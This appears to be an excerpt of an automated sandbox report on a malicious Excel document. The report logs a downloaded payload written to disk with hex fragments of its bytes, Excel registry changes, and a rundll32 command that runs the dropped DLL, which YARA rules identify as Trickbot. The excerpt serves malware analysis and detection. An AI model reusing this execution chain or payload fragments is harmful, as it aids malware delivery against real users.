C:\Users\user\BASE.BABAA	unknown	26729	00 00 00 00 c6 45 f3 ef 8d 4d f3 51 8b 4d 08 e8 b9 03 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 c3 8d 4d f3 51 8b 4d 08 e8 90 03 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 0c 8d 4d f3 51 8b 4d 08 e8 67 03 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 b6 8d 4d f3 51 8b 4d 08 e8 3e 03 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 0c 8d 4d f3 51 8b 4d 08 e8 15 03 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 f3 8d 4d f3 51 8b 4d 08 e8 ec 02 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 fd 8d	.....E...M.Q.M.....U.....U..E.....E..E.....E...M.Q.M.....U.....U..E.....E..E.....E..M.Q.M..g....U.....U..E.....E..E.....E...M.Q.M..>....U.....U..E.....E..E.....E...M.Q.M.....U.....U..E.....E..E.....E...M.Q.M.....U.....U..E.....E..E.....E...	success or wait	42	13FEA828C	URLDownloadToFileA
C:\Users\user\BASE.BABAA	unknown	48011	c9 b1 98 d8 a0 76 b3 57 4c ac 98 3b e8 11 13 5b 72 2c 26 36 a8 dd ec 15 13 2b e6 0e 7a c4 c4 96 1c 8b 89 0d 6a 37 7b c5 c4 8a b9 83 1e 31 b1 25 c7 62 62 83 da cd 5e 31 b1 62 ee a0 47 4c 6c c9 b1 98 d8 a0 76 b3 57 4c ac 98 3b e8 11 13 5b 72 2c 26 36 a8 dd ec 15 13 2b e6 0e 7a c4 c4 96 1c 8b 89 0d 6a 37 7b c5 c4 8a b9 83 1e 31 b1 25 c7 62 62 83 da cd 5e 31 b1 62 ee a0 47 4c 6c c9 b1 98 d8 a0 76 b3 57 4c ac 98 3b e8 11 13 5b 72 2c 26 36 a8 dd ec 15 13 2b e6 0e 7a c4 c4 96 1c 8b 89 0d 6a 37 7b c5 c4 8a b9 83 1e 31 b1 25 c7 62 62 83 da cd 5e 31 b1 62 ee a0 47 4c 6c c9 b1 98 d8 a0 76 b3 57 4c ac 98 3b e8 11 13 5b 72 2c 26 36 a8 dd ec 15 13 2b e6 0e 7a c4 c4 96 1c 8b 89 0d 6a 37 7b c5 c4 8a b9 83 1e 31 b1 25 c7 62 62 83 da cd 5e 31 b1 62 ee a0 47 4c 6c c9 b1 98	.....v.WL..;...[r,&6.....+..z.....j7{.....1.%.bb...^1.b..GLl.....v.WL..;...[r,&6.....+..z.....j7{.....1.%.bb...^1.b..GLl.....v.WL..;...[r,&6....+..z.....j7{.....1.%.bb...^1.b..GLl.....v.WL..;...[r,&6....+..z.....j7{.....1.%.bb...^1.b..GLl...	success or wait	1	13FEA828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\3ECE0000	unknown	16384	success or wait	1	7FEEA859AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	5	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	5	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC8BC	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECAAF	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECDEA	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECE86	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F4200	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F4673	success or wait	1	7FEEA859AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	3	7FEEA859AC0	unknown

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	3	7FEEA859AC0	unknown

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC8BC	EC8BC	binary	04 00 00 00 24 09 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 31 00 34 00 2E 00 31 00 38 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 9B 13 02 75 71 07 D7 01 BC C8 0E 00 BC C8 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECAAF	ECAAF	binary	04 00 00 00 24 09 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 33 00 2E 00 31 00 33 00 31 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 A4 C2 91 78 71 07 D7 01 AF CA 0E 00 AF CA 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEA859AC0	unknown

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECDEA	ECDEA	binary	04 00 00 00 24 09 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 DB 54 57 79 71 07 D7 01 EA CD 0E 00 EA CD 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECE86	ECE86	binary	04 00 00 00 24 09 00 00 47 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6E 00 66 00 6F 00 2E 00 63 00 6F 00 6D 00 2E 00 45 00 78 00 70 00 6C 00 6F 00 69 00 74 00 2E 00 53 00 69 00 67 00 67 00 65 00 6E 00 33 00 2E 00 31 00 30 00 33 00 35 00 30 00 2E 00 31 00 32 00 36 00 33 00 32 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 FE 83 71 79 71 07 D7 01 86 CE 0E 00 86 CE 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	I+5	binary	6C 2B 35 00 24 09 00 00 02 00 00 00 00 00 00 00 C8 00 00 00 01 00 00 00 62 00 00 00 5A 00 00 00 73 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 69 00 6E 00 66 00 6F 00 2E 00 63 00 6F 00 6D 00 2E 00 65 00 78 00 70 00 6C 00 6F 00 69 00 74 00 2E 00 73 00 69 00 67 00 67 00 65 00 6E 00 33 00 2E 00 31 00 30 00 33 00 35 00 30 00 2E 00 31 00 32 00 36 00 33 00 32 00 2E 00 78 00 6C 00 73 00 00 00 73 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 69 00 6E 00 66 00 6F 00 2E 00 63 00 6F 00 6D 00 2E 00 65 00 78 00 70 00 6C 00 6F 00 69 00 74 00 2E 00 73 00 69 00 67 00 67 00 65 00 6E 00 33 00 2E 00 31 00 30 00 33 00 35 00 30 00 2E 00 31 00 32 00 36 00 33 00 32 00 00 00	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F4200	F4200	binary	04 00 00 00 24 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 42 E7 FA 8A 71 07 D7 01 00 42 0F 00 00 42 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEA859AC0	unknown

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F4673	F4673	binary	04 00 00 00 24 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 42 E7 FA 8A 71 07 D7 01 73 46 0F 00 73 46 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00

Wow64 process (32bit):	false
Commandline:	rundll32 ..\BASE.BABAA,DllRegisterServer
Imagebase:	0xff7b0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\BASE.BABAA	unknown	64	success or wait	1	FF7B27D0	ReadFile
C:\Users\user\BASE.BABAA	unknown	264	success or wait	1	FF7B281C	ReadFile

Analysis Process: rundll32.exe PID: 2424 Parent PID: 2548

General

Start time:	02:16:40
Start date:	20/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\BASE.BABAA,DllRegisterServer
Imagebase:	0xea0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000003.2087111126.0000000000374000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000003.2087119613.0000000000374000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000002.2091202267.0000000000340000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000002.2091126228.0000000000270000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000002.2091382187.0000000000968000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: wermgr.exe PID: 2316 Parent PID: 2424

General

Start time:	02:16:42
Start date:	20/02/2021
Path:	C:\Windows\System32\wermgr.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wermgr.exe
Imagebase:	0xffe40000
File size:	50688 bytes
MD5 hash:	41DF7355A5A907E2C1D7804EC028965D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: wermgr.exe PID: 2344 Parent PID: 2424

General

Start time:	02:16:42
Start date:	20/02/2021
Path:	C:\Windows\System32\wermgr.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wermgr.exe
Imagebase:	0xffe40000
